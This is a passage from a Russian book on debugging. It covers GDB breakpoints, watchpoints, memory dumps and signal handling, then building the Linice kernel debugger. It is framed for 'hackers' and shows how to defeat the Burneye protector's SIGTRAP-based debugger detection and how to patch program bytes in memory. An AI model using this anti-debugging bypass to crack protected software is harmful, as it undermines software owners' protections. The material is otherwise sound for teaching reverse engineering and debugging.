[4] *Точка перехвата* — это другая специализированная точка останова, которая останавливает вашу программу при возникновении события определенного типа, такого как выбрасывание исключения в языках высокого уровня с обработкой исключений (например, GNU C++) или загрузка библиотеки.

себя трассировать. Аппаратных точек останова на платформе x86 всего четыре, программных же можно устанавливать сколько угодно.

Программная точка останова по исполнению задается командой `break` (`b`), за которой следует имя функции/адрес/регистр или переменная. Например: `b main`, `b *0x80484BC`. Команда `tbreak` (`tb`) устанавливает одноразовую точку останова, которая автоматически удаляется при срабатывании. Аппаратная точка останова задается командой `hbreak` (`hb`), а временная аппаратная точка — `thbreak` (`thb`). После установки аппаратной точки останова отладчик выводит сообщение `Hardware assisted breakpoint` *N* `at` *адрес* (рис. 8.8). Однако это еще не значит, что операция завершилась успешно. Для проверки можно установить хоть тысячу аппаратных точек останова, и все будет ОК, но вот только при запуске программы командами `run` или `continue` отладчик может сообщить: `Warning: Cannot insert hardware breakpoint` *N* (см. рис. 8.8).




Рис. 8.8. Реальная установка точек останова происходит только при начале выполнения программы

Аппаратные точки наблюдения на запись ячейки задаются командой `watch` (`wa`), команды `rwatch` (`rw`) и `awatch` (`aw`) устанавливают точки наблюдения на чтение и чтение/запись, соответственно. Вот типичный пример установки аппаратной точки наблюдения: `rw *0xBFFFFA50`. Обратите внимание, что команда `rw *$esp` уже не срабатывает, и отладчик сообщает `Attempt to dereference a generic pointer`. Как и в случае с точками останова по выполнению, сообщение `Hardware read watchpoint` *N*`:` *адрес* не означает ровным счетом ничего, и при попытке запуска/продолжения выполнения программы отладчик может вывести сообщение: `Could not insert hardware watchpoint` *N*.

Все точки наблюдения/останова могут быть условными, то есть срабатывать только в том случае, если значение выражения, стоящего после `if`, истинно. Например: `b if $eax==0` или `rw *0xBFFFFA60 if (*((unsigned int*)$esp)!=0x669)`.

При установке всякой точки наблюдения/останова отладчик присваивает ей номер (листинг 8.24), который, во-первых, высвечивается при ее срабатывании, а во-вторых, может быть использован

в командах управления точками наблюдения/останова. Номер последней сработавшей точки останова автоматически заносится в переменную `$bpnum`.

Листинг 8.24. При установке точки наблюдения/останова, отладчик автоматически присваивает ей свой собственный номер (в данном случае равный единице)

```
(GDB) hb main
Hardware assisted breakpoint 1 at 0x80483ef
(GDB) r
Starting program: /home/kpnc/GDB/GDB_demo

Breakpoint 1, 0x080483ef in main ()
```

Команда `ignore n x` устанавливает счетчик игнорирования точки наблюдения/останова *n*, пропуская первые *x* срабатываний, что особенно полезно в циклах.

Если при срабатывании точки останова/наблюдения необходимо выполнить некоторую последовательность операций, можно воспользоваться командой `commands n`, где *n* — номер точки наблюдения/останова. Пример использования этой команды приведен в листинге 8.25. В приведенном примере при срабатывании точки номер 6 будет выведено приветствие `hello, world!"`.

Листинг 8.25. Автоматическое исполнение последовательности команд при срабатывании точки останова

```
commands 6
printf "hello, world\n"
ends
```

Получить информацию о точках останова поможет команда `info break` (`i b` или `info watchpoints`). При запуске без аргументов эта команда выведет информацию о состоянии всех точек наблюдения/останова. Если же необходимо проверить конкретную точку наблюдения/останова, достаточно указать ее номер. Например, в листинге 8.26 показан пример вывода информации о точке наблюдения номер 13.

Листинг 8.26. Просмотр информации о точке наблюдения

```
(GDB) i b 13
Num Type           Disp Enb Address    What
13  read watchpoint keep y              *134513676
        stop only if $eax == 4
(GDB)
```

Команда `clear` (она же `delete`) используется для удаления точек наблюдения/останова. При запуске без аргументов эта команда удаляет все точки (при этом отладчик запрашивает подтверждение). Если требуется удалить только одну конкретную точку — достаточно задать ее номер, например: `delete 13`. Кроме того, GDB позволяет удалить целый диапазон точек останова/наблюдения. Например, команда `delete 1-6` удаляет точки наблюдения с первой по шестую включительно.

> ***Примечание***
>
> При удалении диапазона точек останова/наблюдения GDB не запрашивает никакого подтверждения, так что будьте начеку!

Команды `enable` и `disable` используются для временного включения/отключения точек наблюдения/останова и имеют тот же самый синтаксис, что и команда `delete`.

Работа с памятью и регистрами

Дамп памяти для хакеров — это святое. Без него не обходится ни один взлом. Просматривать/модифицировать память можно разными способами. Например, это можно сделать с помощью команды `print/printf` (листинг 8.27).

Листинг 8.27. Чтение и модификация памяти с помощью команды p (print)

```
(GDB) p $esp                          # вывод содержимого регистра esp
$1 = (void *) 0xbffffa50

(GDB) p (char) $esp                   # вывод младшего байта регистра esp
$2 = 80 'P'

(GDB) p *0x80483ef                    # вывод содержимого двойного слова в
                                      # десятичном знаковом формате
$3 = -1192172413

(GDB) p/x *0x80483ef                  # вывод содержимого двойного слова в
                                      # шестнадцатеричном формате
$4 = 0xb8f0e483

(GDB) p/u *0x80483ef                  # вывод содержимого двойного слова в
                                      # десятичном беззнаковом фортате
$5 = 3102794883

(GDB) p $esp = 0                      # присвоение регистру esp значения 0
$6 = (void *) 0x0

(GDB) p/x *((char*)0x8048413)=0x90    # присвоение значение 90h байту по
$7 = 0x90                             # адресу 8048413h
```

Однако при просмотре большого количества ячеек памяти выгоднее использовать специальную команду `x`, позволяющую задавать длину отображаемого блока памяти. Пример использования этой команды приведен в листинге 8.28.

Листинг 8.28. Отображение дампа программы с помощью команды x

```
(GDB) x/16x $pc          # просмотр 16 двойных слов в hex-виде, начиная от $pc
0x80483ef <main+9>:      0xb8f0e483     0x00000000     0x04c7c429     0x00000624
0x80483ff <main+25>:     0xffbfe800     0x458dffff     0x24048988     0xfffeb4e8
0x804840f <main+41>:     0x90c3c9ff     0x90909090     0x90909090     0x90909090
0x804841f <main+57>:     0xe5895590     0xf6315657     0x0cec8353     0x0000a0e8

(GDB) x/16xb $pc         # просмотр 16 байт слов в hex-виде, начиная от $pc
0x80483ef <main+9>:      0x83   0xe4   0xf0   0xb8    0x00    0x00     0x00    0x00
0x80483f7 <main+17>:     0x29   0xc4   0xc7   0x04    0x24    0x06     0x00    0x00
```

Хакеров, начинающих свой жизненный путь с GDB, такая форма подачи информации, быть может, и устроит, но пользователям SoftICE она покажется слишком расточительной. Хорошо бы получить классический шестнадцатеричный дамп… И это действительно можно сделать! Достаточно создать реализацию пользовательской команды (назовем ее `ddd`), отображающей дамп с помощью функции `printf`. В отличие от SoftICE, отладчик GDB бесконечно расширяем. Поэтому, если нас что-то не устаивает, практически всегда возможно переделать это под свой вкус.

Исходный код команды `ddd` представлен в листинге 8.29.

Листинг 8.29. Исходный код пользовательской команды ddd, выводящий дамп в стиле SoftICE и Turbo Debugger

```
define ddd
set $ddd_p = 0
printf "%08Xh:",$arg0
```

```
while $ddd_p++ < 16
printf " %02X",*(unsigned char*)$arg0++
end
printf "\n"
end
```

Пример использования команды `ddd` приведен в листинге 8.30.

Листинг 8.30. Дамп памяти, выведенный пользовательской командой ddd

```
(GDB) set $t = $esp
(GDB) ddd $t
BFFFFA50h: 8E FF 77 01 E0 FA FF BF 38 6E
BFFFFA5Ah: 01 40 34 FB FF BF 94 FA FF BF
BFFFFA64h: D0 42 03 40 88 77 01 40 2F 00
```

Необходимость введения дополнительной переменной (в данном случае это переменная `$t`) объясняется тем, что команда `ddd` спроектирована так, чтобы отображать по `10h` байт за раз, начиная с указанного адреса, а по нажатию на клавишу <ENTER> (в GDB это соответствует повтору последней команды) — следующие `10h` байт и т. д. При этом переданный команде аргумент используется для хранения последнего отображенного адреса. Вызов `ddd $esp` приведет к тому, что значение регистра `$esp` окажется увеличенным на `10h`, что развалит программу.

Естественно, при желании можно переписать команду `ddd` так, чтобы она не имела никаких побочных эффектов и отображала не `10h` байт памяти, а ровно столько, сколько будет указано.

Обработка сигналов

Сигналом (signal) называется асинхронное событие, происходящее в программе и чем-то напоминающее структурные исключения в Windows. Сигналы делятся на фатальные и не фатальные. Примером не фатального сигнала является `SIGALRM`, возбуждаемый при срабатывании интервального таймера. А вот при нарушения доступа к памяти генерируется сигнал `SIGSEGV`, завершающий программу в аварийном режиме (если только программист не предусмотрел специальный обработчик).

Отладчик GDB перехватывает все сигналы. В зависимости от своей конфигурации, он либо передает сигнал программе, либо "поглощает" его, делая вид, что ничего интересного не происходит.

Просмотреть текущую конфигурацию GDB можно с помощью команды `info signals` (она же `info handle`). Результат просмотра реакции отладчика на сигналы показан на рис. 8.9. Для изменения реакции GDB необходимо воспользоваться командой `handle` *`сигнал поведение`*, где *`сигнал`* — название сигнала (например, `SIGSEGV`), а *`поведение`* — реакция отладчика на возникновение сигнала. Для описания реакции отладчика на сигналы используются следующие ключевые слова:

- `Nostop` — при получении этого сигнала GDB не останавливает программу, но может вывести сообщение о нем на экран.
- `Stop` — при получении этого сигнала GDB останавливает программу. Это ключевое слово подразумевает и ключевое слово `print`.
- `Print` — при получении данного сигнала GDB выводит сообщение о нем на экран.
- `Noprint` — GDB не информирует о возникновении этого сигнала. Данное ключевое слово подразумевает и ключевое слово `nostop`.
- `Pass` — GDB позволяет программе увидеть этот сигнал. Отлаживаемая программа может обрабатывать этот сигнал. Если сигнал фатален, программа может завершить исполнение.
- `Nopass` — GDB не позволяет программе увидеть сигнал.




Рис. 8.9. Просмотр реакции отладчика GDB на различные сигналы

Некоторые сигналы (например, сигнал `SIGTRAP`, возникающий при достижении программной точки останова) отладчик резервирует для собственных нужд. Этим обстоятельством пользуются многие защищенные программы, определяющие, находятся ли они под отладкой или нет. Они устанавливают свой собственный обработчик `SIGTRAP`, а затем выполняют инструкцию `INT 03h`. При выполнении без GDB управление получает обработчик, в противном случае сигнал поглощается отладчиком и управление обработчику уже не передается.

В частности, файлы, упакованные протектором Burneye, содержат код, показанный в листинге 8.31.

Листинг 8.31. Дизассемблированный фрагмент файла, защищенного протектором Burneye

```
0x053714a7:    mov      $0x5,%ebx
0x053714ac:    mov      $0x5371a0c,%ecx
0x053714b1:    mov      $0x30,%edx
0x053714b6:    mov      %edx,%eax
0x053714b8:    int      $0x80
0x053714ba:    add      $0x5375a00,%esi
0x053714c0:    mov      %esi,0xfffffd24(%ebp)
0x053714c6:    int3
0x053714c7:    cmpl     $0x0,0x5375748
0x053714ce:    jne      0x53714e2
...
0x05371a0c:    push     %ebp
0x05371a0d:    mov      %esp,%ebp
0x05371a0f:    incl     0x5375748
0x05371a15:    leave
0x05371a16:    ret
```




Рис. 8.10. Попытка отладки программы, защищенной протектором Burneye, со стандартной реакцией на сигналы (конфигурация по умолчанию), заканчивается полным провалом




Рис. 8.11. Передача сигнала `SIGTRAP` программе вводит защиту в заблуждение, и отладка проходит успешно

Попытка отладки такой программы в нормальном режиме приводит к ее краху (рис. 8.10), если, конечно, в момент возбуждения сигнала не увеличить содержимое ячейки `5375748h` на единицу.

Но существует гораздо более простой и элегантный путь обхода этой защиты. Дождавшись "ругательства" отладчика по поводу поимки сигнала `SIGTRAP`, мы даем команду `handle SIGTRAP pass` и передаем программе управление командой `continue`. И все будет работать как часы (рис. 8.11)!

Заключение

Вот мы и познакомились с основными возможностями могучего отладчика GDB. Однако это лишь малая часть того, на что он способен. Все остальное содержится в штатной документации и… исходных текстах (документация, как водится, содержит множество упущений). Тем не менее, для большинства хакерских задач рассмотренных нами команд будет вполне достаточно. Кроме того, множество полезной информации можно почерпнуть и из следующих источников:

- "Отладка с помощью GDB" (**http://www.linux.org.ru/books/GNU/GDB/GDB-ru.pdf**) — добротная документация по GDB (на русском языке).
- *GDB Internals* (**http://gnuarm.org/pdf/GDBint.pdf**) — отличное руководство, описывающее внутренний мир GDB (на английском языке). Отлично помогает при доработке исходных текстов.
- "Process Tracing Using Ptrace" (**http://linuxgazette.net/issue81/sandeep.html**) — статья о трассировке под Linux, с примерами простейших трассировщиков (на английском языке). Имейте в виду, что под FreeBSD все обстоит иначе.
- "Squashing Bugs at the Source(**http://www.linux-mag.com/2004-04/code_01.html**) — статья о поиске ошибок на ранних этапах анализа исходного кода (на английском языке). Для получения статьи вам потребуется зарегистрироваться на сайте (бесплатно).
- "Ctrace Manual" (**http://ctrace.sourceforge.net/manual.htm**) — подробная документация об использовании библиотеки Ctrace (на английском языке).
- *Kernel- und UserSpace Debugging Techniken* (**http://www.unfug.org/files/debugging.pdf**) — тезисы доклада, посвященного отладке и раскрывающего малоизвестные детали строения GDB (на немецком языке).
- *Reverse engineering des systèmes ELF/INTEL* (**http://www.sstic.org/SSTIC03/articles/SSTIC03-Vanegue_Roy-Reverse_Intel_ELF.pdf**) — исследование и отладка ELF-файлов на платформе i386 без исходных текстов (на французском языке).



Глава 9

Особенности термоядерной отладки с Linice

Достойных отладчиков ядра и под Windows немного, а на Linux их можно пересчитать по пальцам одной руки. И даже они в большинстве своем еще сырые и недоработанные или же позаброшенные и не поддерживаемые. Приятное исключение составляет только один из них — Linice, являющийся наиболее популярным и интересным.

Как можно догадаться по названию, Linice — это легендарный SoftICE, неофициально портированный под Linux. Однако на самом деле это не так. Linice представляет собой не "порт", а независимый проект, написанный с нуля и распространяющийся в исходных текстах на бесплатной основе. От SoftICE этот отладчик унаследовал интерфейс (рис. 9.1), систему команд и большинство возможностей, включая всплытие по "горячей клавише" (в Linice это <CTRL>+<Q>), установку аппаратных точек останова на все функции и системные вызовы, просмотр GDT/LDT/IDT, физических страниц памяти. В дополнение к этому Linice позаимствовал ряд возможностей из GDB, в том числе:

- Вызов произвольной функции командой `CALL`
- Сохранение/восстановление контекста регистров
- Внутренние переменные и т. д.

В отличие от большинства других отладчиков, работающих через нереентерабельный (non-reenterable) и легко обнаруживаемый защитами механизм `Ptrace`[1], описанный в *главе 8*, Linice использует "нативную" трассировку, такую же, как в SoftICE, что позволяет обоим отладчикам отлаживать серьезно защищенные программы, с которыми другие отладчики уже не справляются.

Основная часть кода, предназначенная для ядра 2.4, была написана немецким хакером Гораном Девиком (Goran Devic), однако поддержкой ядра 2.6 занимались уже совсем другие люди: Daniel Reznick, Peter K. и Carlos Manuel Duclos Vergara. А наш соотечественник — Олег Худаков — переписал ассемблерные файлы с NASM на GCC.

Исходные тексты лежат на официальном сайте проекта — **http://www.linice.com**, там же находится документация, короткий FAQ и ссылка на форум **http://groups.google.com/group/linice**. Готовые бинарные сборки отсутствуют.

> ***Примечание***
>
> Процесс компиляции, построения и конфигурирования Linice будет описан далее в этой главе (см. *"Компиляция и конфигурирование Linice"*). Если же вы окажетесь в аналогичной ситуации, работая с другими проектами, то рекомендуется внимательно читать сопроводительную документацию к соответствующему проекту. Минимально необходимые инструкции на такой случай были приведены в *главе 3* (см. *"Скрытый потенциал ручных сборок"*).

[1] Windows-аналогом этого механизма является `DEBUG_PROCESS`, используемый прикладными отладчиками.




Рис. 9.1. Отладчик Linice

Системные требования

Последняя версия Linice носит номер 2.6 и датирована 28.07.2005. Она полностью поддерживает ядро Linux 2.4.*x* и консольный VGA-режим. С более новыми ядрами наблюдаются серьезные проблемы, и ядро 2.6.*x* поддерживается лишь в ограниченном режиме.

Отладчик разрабатывался и тестировался под Debian 2.6, совместимость с остальными дистрибутивами не гарантируется. Вообще-то, держать на своей машине Debian только для того, чтобы работать с Linice — это вполне нормально. Давным-давно, когда реализации SoftICE для Windows NT еще не существовало, многие хакеры устанавливали Windows 9*x* исключительно для целей взлома, хотя основной их рабочей ОС была Windows NT.

Поскольку охватить все тонкости установки Linice в рамках одной главы практически нереально, ограничимся описанием процесса компиляции и запуска Linice лишь под одним дистрибутивом. В качестве такого дистрибутива выбран Knoppix 3.7 с ядром 2.4.1 в консольном VGA-режиме.

Linice поддерживает ACPI и многопроцессорные машины, но плохо дружит с X-оболочками. Особенно это заметно на видеокартах, отличных от nVIDIA (при этом 24-битную глубину цветности он вообще не поддерживает). Поэтому отладку X-приложений удобнее вести через удаленный терминал, подключенный по COM-порту по протоколу VT100, при этом локальная клавиатура также будет работать с Linice.

Кстати, о клавиатурах. Поскольку Linice взаимодействует с оборудованием напрямую, то USB-клавиатуры им не поддерживаются. Используйте стандартную клавиатуру PS/2 (DIN), а если таковой не имеется — отключите поддержку всех USB-устройств в Linux, заставляя BIOS эмулировать клавиатуру PS/2, поддерживаемую Linice.




Рис. 9.2. Реакция VMware на попытку запуска Linice

Под виртуальными машинами (и, в частности, VMware 4.5) Linice либо вообще не загружается, либо загружается, но не реагирует на клавиатуру (рис. 9.2), либо срывает виртуальной машине крышу, вынуждая нас работать на "живом" железе. Разумеется, это плохо. Однако технологии эмуляции непрерывно совершенствуются, и есть надежда на то, что через некоторое время эта проблема будет решена.

Компиляция и конфигурирование Linice

В первую очередь, необходимо скачать gzip-архив с исходными текстами Linice (**http://www.linice.devic.us/linice-2.6.tar.gz**), занимающий чуть меньше мегабайта. Скачав архив, распакуйте его на диск, зайдите в каталог ./docs и внимательно прочтите файл readme. Сборка отладчика под ядро 2.4 осуществляется, как показано в листинге 9.1.

Листинг 9.1. Компиляция и компоновка Linice для ядра 2.4

```
# cd build
# ./make_bin-2.4
# cd ../bin
# make clean ; make
```

Обратите внимание, что перед запуском `make` необходимо открыть файл ./bin-2.4/Makefile и отредактировать строку `TARGET` в соответствии с конфигурацией и архитектурой целевой платформы. В частности, на ACPI-машинах с многоядерными или HyperThreading-процессорами она будет выглядеть, как показано в листинге 9.2.

Листинг 9.2. Конфигурирование отладчика Linice

```
TARGET = -DSMP -DIO_APIC
```

После завершения компиляции в каталоге ./bin появится множество файлов и каталогов. Наиболее значимыми из них являются `linsym` — загрузочный модуль отладчика, `linince.dat` — файл конфигурации, `xice` — поддержка X-оболочек[2]; `./linice_2.4.27/linice.o` — загружаемый модуль ядра, содержащий непосредственно сам отладчик.

Собрав минимально работающий комплект, неплохо было бы осуществить сборку и остальных частей дистрибутива, включая демонстрационные отладочные примеры (они находятся в каталоге ./test и компилируются скриптом `compile`), а также модуль расширения (он лежит в каталоге ./ext, собирается командой `make` и загружается командой `insmod`). Особой практической пользы от него нет, но, изучив исходный текст, вы сможете писать собственные модули, расширяющие функциональность Linice. Процесс построения и конфигурирования отладчика Linice показан на рис. 9.3.

